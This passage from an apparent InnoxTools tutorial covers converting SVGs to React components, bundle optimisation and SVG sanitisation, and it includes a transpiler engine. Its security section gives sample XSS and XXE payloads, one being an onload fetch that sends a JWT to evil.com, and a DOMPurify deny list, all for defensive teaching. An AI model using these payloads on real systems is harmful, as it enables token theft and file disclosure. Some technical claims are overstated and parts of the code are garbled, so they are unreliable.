border border-neutral-800 text-blue-300 font-mono text-xs">color</code> property. When inherited by child SVG elements, it automatically syncs vector fills and strokes with the surrounding textual typography.<br/><br/>When transpiling raw SVGs into React, converting hardcoded hex codes (<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">fill="#3B82F6"</code>) into <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">fill="currentColor"</code> or <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">stroke="currentColor"</code> transforms a rigid asset into an adaptable chameleon:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TSX
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>// Raw Transpiled Component Utilizing currentColor
export const ArrowRight = ({ size = 20, className, ...props }: IconProps) => (
<svg
viewBox="0 0 24 24"
width={size}
height={size}
fill="none"
stroke="currentColor" // Inherits parent text color automatically!
strokeWidth={2}
className={className}
{...props}
>
<path d="M5 12h14M12 5l7 7-7 7" />
</svg>
);
</code></pre>
</div>
<br/><br/>Consider how this interacts seamlessly with Tailwind CSS utility classes:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TSX
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>// 1. Text color changes effortlessly propagate to the vector icon
<button className="text-gray-500 hover:text-blue-600 active:text-blue-800 flex items-center gap-2">
<span>Proceed to Checkout</span>
<ArrowRight className="transition-transform group-hover:translate-x-1" />
</button><br/><br/>// 2. High-contrast dark mode synchronization
<div className="text-neutral-900 dark:text-neutral-100">
<ArrowRight /> {/* Rendered black in light mode, white in dark mode with zero extra code! */}
</div>
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Multi-Tone Color Token Architecture</h3><br/>While <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">currentColor</code> handles monochrome icons flawlessly, enterprise applications frequently require <strong class="text-white font-semibold">duo-tone</strong> or <strong class="text-white font-semibold">tri-tone</strong> iconography (such as brand illustrations or complex feature badges). In these cases, hardcoding secondary colors creates dark mode incompatibilities.<br/><br/>The robust architectural solution is mapping SVG paths to <strong class="text-white font-semibold">CSS Custom Properties</strong> (CSS Variables):<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| DUO-TONE VECTOR VARIABLE INHERITANCE HIERARCHY |
+---------------------------------------------------------------------------------------------------+
| |
| Parent Container: |
| style={{ "--icon-primary": "#2563EB", "--icon-secondary": "#93C5FD" }} |
| | |
| v |
| <svg viewBox="0 0 24 24"> |
| | |
| +---> <path fill="var(--icon-primary, currentColor)" opacity="1.0" d="..." /> |
| | |
| +---> <path fill="var(--icon-secondary, currentColor)" opacity="0.4" d="..." /> |
| |
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/>By specifying fallback values (<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">var(--icon-secondary, currentColor)</code>), the component degrades gracefully to monochrome if the host application fails to define the secondary color token.<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Hardware-Accelerated Animation via Framer Motion</h3><br/>One of the greatest competitive advantages of pure React SVG components is their native compatibility with animation engines. By wrapping vector paths in Framer Motion primitives, developers can animate vector paths with mathematical precision:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TSX
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>import { motion } from "framer-motion";<br/><br/>export const AnimatedCheckmark = ({ isCompleted }: { isCompleted: boolean }) => {
return (
<svg viewBox="0 0 52 52" className="w-16 h-16">
{/* Background Circle */}
<motion.circle
cx="26"
cy="26"
r="24"
fill="none"
stroke="#10B981"
strokeWidth="3"
initial={{ pathLength: 0, opacity: 0 }}
animate={isCompleted ? { pathLength: 1, opacity: 1 } : { pathLength: 0, opacity: 0 }}
transition={{ duration: 0.6, ease: "easeOut" }}
/>
{/* Animated Checkmark Path */}
<motion.path
fill="none"
stroke="#10B981"
strokeWidth="4"
strokeLinecap="round"
strokeLinejoin="round"
d="M14 27l8 8 16-16"
initial={{ pathLength: 0 }}
animate={isCompleted ? { pathLength: 1 } : { pathLength: 0 }}
transition={{ duration: 0.4, delay: 0.3, ease: "easeOut" }}
/>
</svg>
);
};
</code></pre>
</div>
<br/><br/>Because <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">pathLength</code> animations utilize CSS <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">stroke-dasharray</code> and <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">stroke-dashoffset</code> under the hood, the browser offloads rasterization transforms directly to the GPU compositor thread, guaranteeing 60fps frame rates even on low-powered mobile devices.</div></section><section id="bundle-optimization-treeshaking" class="scroll-mt-24 transition-all duration-300 space-y-4"><div class="space-y-2 relative z-10"><h2 class="font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white">6. Bundle Optimization & Web Vitals: ES Module Tree-Shaking, Turbopack Bundling & Client Hydration Physics</h2><p class="text-xs sm:text-sm font-medium text-neutral-400">Analyzing dead-code elimination, barrel export performance pitfalls, and Server-Side Rendering (SSR) hydration serialization costs.</p></div><div class="rounded-3xl overflow-hidden border my-8 shadow-2xl transition-all border-neutral-800 bg-neutral-900 shadow-xl"><img src="/assets/blog/react-icon-bundle-treeshaking-matrix.png" alt="React Vector Icons: Tree-Shaking, Webpack/Turbopack Bundle Size & Hydration Benchmark" width="1920" height="1080" class="w-full h-auto object-cover"/><div class="p-3 bg-neutral-950/90 border-t border-neutral-800 text-[11px] text-neutral-400 font-mono text-center">Figure 6.0: Frontend bundle optimization benchmark comparing monolithic icon packages against ES module tree-shaken vector components and SSR hydration overhead.</div></div><div class="leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400"><h3 class="text-lg font-bold text-white mt-6 mb-2">The Barrel Export Pitfall: Why Your Bundle Accompany 1,500 Unused Icons</h3><br/>The most prevalent performance anti-pattern in modern React applications is the <strong class="text-white font-semibold">Monolithic Icon Barrel Export</strong>. Consider an icon package structured as follows:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TYPESCRIPT
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>// components/icons/index.ts (The Dreaded Barrel File)
export * from "./ArrowLeft";
export * from "./ArrowRight";
export * from "./Checkmark";
// ... 850 more icon exports
export * from "./UserAvatar";
export * from "./Zap";
</code></pre>
</div>
<br/><br/>When an application component imports a single icon using named destructuring:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TYPESCRIPT
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>import { Checkmark } from "@/components/icons";
</code></pre>
</div>
<br/><br/>One would logically assume that modern bundlers (Webpack 5, Rollup, Vite, or Next.js Turbopack) will discard the remaining 849 unreferenced icons via <strong class="text-white font-semibold">Tree-Shaking</strong> (Dead-Code Elimination). In reality, unless the library author has configured precise module bundler metadata, <strong class="text-white font-semibold">tree-shaking routinely fails</strong>.<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">The Mechanics of Module Side Effects</h3><br/>Under the ECMAScript module (ESM) specification, importing a module requires the runtime to evaluate top-level code. If the bundler cannot prove with mathematical certainty that evaluating an unused icon file produces zero <strong class="text-white font-semibold">side effects</strong> (e.g., mutating global variables, registering event listeners, calling console functions), the bundler is legally required to bundle the unused code!<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| BUNDLE IMPACT OF BARREL FILE IMPORT PATTERNS |
+---------------------------------------------------------------------------------------------------+
| Import Syntax | Bundler Behavior | Production JS Size Overhead |
+---------------------------------------------------------------------------------------------------+
| import { Zap } from 'lucide-react'| Without sideEffects: false | 850KB (All 1,200 icons bundled!) |
| import { Zap } from 'lucide-react'| WITH sideEffects: false | 1.8KB (Strictly Zap bundled) |
| import Zap from 'lucide-react/Zap'| Direct Path Import | 1.8KB (Guaranteed Isolated Load) |
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/>To guarantee that your custom converted SVG icon library tree-shakes cleanly:
1. Ensure your <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">package.json</code> contains:
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
JSON
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code> {
"name": "@company/design-icons",
"sideEffects": false,
"type": "module"
}
</code></pre>
</div>
2. In Next.js <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">next.config.js</code> or <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">next.config.ts</code>, leverage <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">optimizePackageImports</code>:
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TYPESCRIPT
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code> // next.config.ts
const nextConfig = {
experimental: {
optimizePackageImports: ['@company/design-icons', 'lucide-react', 'react-icons'],
},
};
export default nextConfig;
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">The Physics of SSR Hydration Serialization</h3><br/>When using Server-Side Rendering (SSR) in Next.js App Router, every inline SVG undergoes a dual serialization cost:
1. <strong class="text-white font-semibold">Initial HTML Payload Size:</strong> The raw SVG markup is serialized into the server HTML stream. A page displaying 20 complex vector graphics can add 80KB to 150KB of uncompressed HTML text.
2. <strong class="text-white font-semibold">React Hydration Overhead:</strong> During client hydration, React must reconcile the server-rendered DOM nodes against the Virtual DOM tree produced by client JavaScript. For deeply nested SVG paths with precision floating-point coordinates (<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">d="M12.34567 89.101112C14.1516..."</code>), comparing text attributes across hundreds of nodes consumes valuable main-thread CPU cycles, directly degrading <strong class="text-white font-semibold">Total Blocking Time (TBT)</strong> and <strong class="text-white font-semibold">Interaction to Next Paint (INP)</strong>.<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Optimizing Path Precision via SVGO</h3><br/>To minimize both HTML streaming overhead and Virtual DOM hydration cost, every vector graphic must be pre-processed with an SVGO (SVG Optimizer) precision filter:<br/><br/>$$\text{Byte Savings} = \sum_{i=1}^{N} \left( \text{Bytes}(\text{coord}_{\text{original}}) - \text{Bytes}(\text{coord}_{\text{rounded}}) \right)$$<br/><br/>By reducing coordinate decimal precision from 6 digits (<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">d="M 10.384928 20.194829"</code>) to 2 digits (<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">d="M 10.38 20.19"</code>), vector file sizes shrink by $35\%$ to $50\%$ with zero perceptible degradation on high-density Retina and 4K displays.</div></section><section id="enterprise-svg-security-xxe-xss" class="scroll-mt-24 transition-all duration-300 space-y-4"><div class="space-y-2 relative z-10"><h2 class="font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white">7. Enterprise Security: Sanitizing Malicious SVGs, Script Injection, XXE & ForeignObject Vectors</h2><p class="text-xs sm:text-sm font-medium text-neutral-400">Defending reactive applications against stored Cross-Site Scripting (XSS), XML External Entity (XXE) attacks, and DOM clobbering via user-submitted vector uploads.</p></div><div class="leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400"><h3 class="text-lg font-bold text-white mt-6 mb-2">The Hidden Attack Surface of Scalable Vector Graphics</h3><br/>Because SVG is formally an XML dialect rather than a static image format, it possesses full Turing-complete execution capabilities within the browser's Document Object Model. An SVG file can contain:
- Inline JavaScript execution scripts: <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><script>alert(document.cookie)</script></code>
- Event handler attributes: <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><svg onload="fetch('https://evil.com/steal?token=' + localStorage.getItem('jwt'))"></code>
- Remote resource references: <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><image href="http://malicious.corp/probe" /></code>
- Foreign HTML documents: <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><foreignObject><iframe src="javascript:exploit()" /></foreignObject></code>
- External entity references (XXE): <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><!ENTITY xxe SYSTEM "file:///etc/passwd"></code><br/><br/>When an enterprise application allows users to upload custom SVGs (such as profile avatars, custom logos, or marketing diagrams) and dynamically transpiles or renders them inline, <strong class="text-white font-semibold">unrestricted SVG execution constitutes a Critical Severity Remote Code Execution / Stored XSS vulnerability</strong>.<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| SVG INLINE THREAT VECTORS & MITIGATION MATRIX |
+---------------------------------------------------------------------------------------------------+
| Threat Vector | Exploit Mechanism | Enterprise Defense Protocol |
+---------------------------------------------------------------------------------------------------+
| Inline <script> Tags | Arbitrary JS execution in DOM | DOMPurify strip / SVGO removal |
| Event Handlers (onload, onclick| Inline execution via attributes | Strip all on* attributes |
| <foreignObject> Containers | Arbitrary HTML / Phishing Forms | Prohibit foreignObject tags |
| XML External Entity (XXE) | Server file disclosure / SSRF | Disable DTD entity parsing |
| <use href="javascript:..."> | URI-based script execution | Validate URI protocols (no js:)|
| CSS Expression / url() leaks | Tracking pixels / CSS injection | Sanitize style tag properties |
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Sanitization Architecture: Multi-Layered Defense</h3><br/>To eliminate vector-based XSS attacks, applications processing untrusted SVGs must implement a rigorous two-tier sanitization pipeline:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
CODE
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>+---------------------------------------------------------------------------------------------------+
| MULTI-TIER SVG SANITIZATION PIPELINE |
+---------------------------------------------------------------------------------------------------+
| |
| [Untrusted SVG String Upload] |
| | |
| v |
| [TIER 1: Pre-Parse Entity Stripping] |
| * Reject or strip <!DOCTYPE> declarations to neutralize XML External Entity (XXE) exploits. |
| | |
| v |
| [TIER 2: DOMPurify Sanitization Engine] |
| * Execute DOMPurify with strict SVG-only profile: |
| DOMPurify.sanitize(rawSvg, { USE_PROFILES: { svg: true, svgFilters: true } }) |
| * Explicitly forbid <script>, <foreignObject>, <feBlend>, and unverified href attributes. |
| | |
| v |
| [TIER 3: Safe JSX AST Transpiler] |
| * Compile sanitized XML to React JSX without dangerouslySetInnerHTML. |
| |
+---------------------------------------------------------------------------------------------------+
</code></pre>
</div>
<br/><br/><h3 class="text-lg font-bold text-white mt-6 mb-2">Secure In-Browser Transpilation Code</h3><br/>Below is the production-grade sanitization algorithm implemented in the InnoxTools SVG-to-React Converter:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TYPESCRIPT
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>import DOMPurify from "dompurify";<br/><br/>export interface SanitizeResult {
cleanXml: string;
isSanitized: boolean;
strippedTags: string[];
}<br/><br/>export function sanitizeSvgMarkup(rawSvg: string): SanitizeResult {
// 1. Strip XML entity declarations and DOCTYPE directives (Neutralize XXE)
const xxeFreeSvg = rawSvg
.replace(/<!DOCTYPE[\s\S]*?>/gi, "")
.replace(/<!ENTITY[\s\S]*?>/gi, "");<br/><br/> // 2. Configure DOMPurify with strict SVG whitelist
const cleanXml = DOMPurify.sanitize(xxeFreeSvg, {
USE_PROFILES: { svg: true, svgFilters: true },
FORBID_TAGS: ["script", "foreignObject", "iframe", "object", "embed", "applet"],
FORBID_ATTR: [
"onload", "onerror", "onclick", "onmouseover", "onfocus", "onblur",
"formaction", "xlink:href" // Forbid deprecated xlink:href in favor of strict local href
],
ALLOW_DATA_ATTR: false,
RETURN_DOM: false,
});<br/><br/> return {
cleanXml: cleanXml.toString(),
isSanitized: cleanXml.length !== rawSvg.length,
strippedTags: ["script", "foreignObject"]
};
}
</code></pre>
</div>
<br/><br/>By enforcing strict DOMPurify whitelisting before AST tokenization, the transpiler guarantees that rendered JSX components contain zero executable script payloads.</div></section><section id="production-implementation-transpiler-engine" class="scroll-mt-24 transition-all duration-300 space-y-4"><div class="space-y-2 relative z-10"><h2 class="font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white">8. Production Implementation: Full In-Browser TypeScript & Babel AST SVG-to-React Transpiler</h2><p class="text-xs sm:text-sm font-medium text-neutral-400">The complete, standalone architectural engine powering InnoxTools' zero-server SVG-to-JSX/TSX conversion platform.</p></div><div class="leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400"><h3 class="text-lg font-bold text-white mt-6 mb-2">Architectural Blueprint of the In-Browser Transpiler</h3><br/>To provide an immediate, client-side developer experience without uploading proprietary proprietary SVG graphics to external cloud servers, the InnoxTools SVG-to-React Converter executes entirely inside client RAM via WebAssembly and optimized JavaScript tokenizers.<br/><br/>Below is the complete, self-contained TypeScript engine that coordinates XML attribute parsing, kebab-to-camelCase conversion, inline style parsing, TypeScript prop interface synthesis, and code formatting:<br/><br/>
<div class="my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl">
<div class="flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400">
<span class="flex items-center gap-2 font-bold text-blue-400">
<span class="w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse"></span>
TYPESCRIPT
</span>
<span class="text-neutral-500">InnoxTools Production Code</span>
</div>
<pre class="p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre"><code>/**
* INNOXTOOLS ENTERPRISE SVG-TO-REACT TRANSPILER ENGINE
* Zero-Server, 100% Client-Side RAM Execution
*/<br/><br/>export interface TranspilerOptions {
componentName: string;
typescript: boolean;
forwardRef: boolean;
iconDimensions: boolean; // Replaces width/height with size prop
currentColor: boolean; // Replaces hardcoded fill/stroke with currentColor
nativeProps: boolean; // Injects {...props} spread
memo: boolean; // Wraps component in React.memo
titleProp: boolean; // Generates accessible <title> element
}<br/><br/>export class SvgToReactTranspiler {
private static readonly KEBAB_REGEX = /-([a-z0-9])/g;<br/><br/> /**
* Converts XML kebab-case attribute names to React camelCase props
*/
public static toCamelCase(str: string): string {
// Special reserved mappings
if (str === "class") return "className";
if (str === "for") return "htmlFor";
if (str.startsWith("xmlns:")) {
return "xmlns" + str.charAt(6).toUpperCase() + str.slice(7);
}
if (str.startsWith("xlink:")) {
return "xlink" + str.charAt(6).toUpperCase() + str.slice(7);
}<br/><br/> return str.replace(this.KEBAB_REGEX, (_, char) => char.toUpperCase());
}<br/><br/> /**
* Parses inline CSS style string into a valid JSX style object representation
*/
public static parseStyleString(styleStr: string): string {
const rules = styleStr.split(";").filter(r => r.trim().length > 0);
const styleObj: Record<string, string> = {};<br/><br/> for (const rule of rules) {
const [key, ...values] = rule.split(":");
if (key && values.length > 0) {
const propName = this.toCamelCase(key.trim());
const propValue = values.join(":").trim();
styleObj[propName] = propValue;
}
}<br/><br/> return JSON.stringify(styleObj);
}<br/><br/> /**
* Main Transpilation Method
*/
public static transpile(rawSvg: string, options: TranspilerOptions): string {
// 1. Parse XML DOM in Browser Environment
const parser = new DOMParser();
const doc = parser.parseFromString(rawSvg, "image/svg+xml");
// Check for XML parsing syntax errors
const parserError = doc.querySelector("parsererror");
if (parserError) {
throw new Error("Invalid SVG XML: " + parserError.textContent);
}<br/><br/> const svgElement = doc.querySelector("svg");
if (!svgElement) {
throw new Error("Missing root <svg> element in provided markup.");
}<br/><br/> // 2. Recursive DOM to JSX Node Transformer
const transformNode = (node: Element, isRoot: boolean): string => {
const tagName = node.tagName.toLowerCase();
let attributes: string[] = [];<br/><br/> // Process Attributes
for (let i = 0; i < node.attributes.length; i++) {
const attr = node.attributes[i];
let attrName = this.toCamelCase(attr.name);
let attrValue = attr.value;<br/><br/> // Skip width and height on root if iconDimensions is enabled
if (isRoot && options.iconDimensions && (attrName === "width" || attrName === "height")) {
continue;
}<br/><br/> // Handle currentColor replacement
if (options.currentColor) {
if ((attrName === "fill" || attrName === "stroke") && attrValue !== "none") {
attrValue = "currentColor";
}
}<br/><br/> // Handle inline style attributes
if (attrName === "style") {
const jsxStyle = this.parseStyleString(attrValue);
attributes.push(<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">style={${jsxStyle}}</code>);
continue;
}<br/><br/> attributes.push(<code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">${attrName}="${attrValue.replace(/"/g, '"')}"</code>);
}<br/><br/> // Root element prop additions
if (isRoot) {
if (options.iconDimensions) {
attributes.push('width={size}');
attributes.push('height={size}');
}
if (options.forwardRef) {
attributes.push('ref={ref}');
}
if (options.nativeProps) {
attributes.push('{...props}');
}
if (options.titleProp) {
attributes.push('aria-labelledby={titleId}');
}
}<br/><br/> // Process Children
let childrenJsx = "";
if (isRoot && options.titleProp) {
childrenJsx += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">\n {title ? <title id={titleId}>{title}</title> : null}</code>;
}<br/><br/> for (let i = 0; i < node.children.length; i++) {
childrenJsx += "\n " + transformNode(node.children[i], false);
}<br/><br/> const attrString = attributes.length > 0 ? " " + attributes.join(" ") : "";
if (childrenJsx.length > 0) {
return <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><${tagName}${attrString}>${childrenJsx}\n</${tagName}></code>;
} else {
return <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"><${tagName}${attrString} /></code>;
}
};<br/><br/> const jsxTree = transformNode(svgElement, true);<br/><br/> // 3. Synthesize TypeScript / Component Wrapper Template
const componentName = options.componentName || "SvgIcon";
let output = "";<br/><br/> // Imports
if (options.typescript) {
output += 'import React';
const namedImports = [];
if (options.forwardRef) namedImports.push('forwardRef');
if (options.memo) namedImports.push('memo');
namedImports.push('type SVGProps');
if (options.titleProp) namedImports.push('type ReactElement');
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">, { ${namedImports.join(', ')} } from 'react';\n\n</code>;<br/><br/> // Interface
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">export interface ${componentName}Props extends SVGProps<SVGSVGElement> {\n</code>;
if (options.iconDimensions) {
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> /** Dimensional override for width and height in pixels or units. Defaults to 24. */\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> size?: number | string;\n</code>;
}
if (options.titleProp) {
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> /** Screen reader accessible title. */\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> title?: string;\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> /** Unique ID binding the SVG title to aria-labelledby. */\n</code>;
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs"> titleId?: string;\n</code>;
}
output += <code class="px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs">}\n\n</code>;
} else {
output += "import React";
const namedImports = [];
if (options.forwardRef) namedImports.push("forwardRef");
if (options.memo) namedImports.push("memo");
if (namedImports.length > 0) {
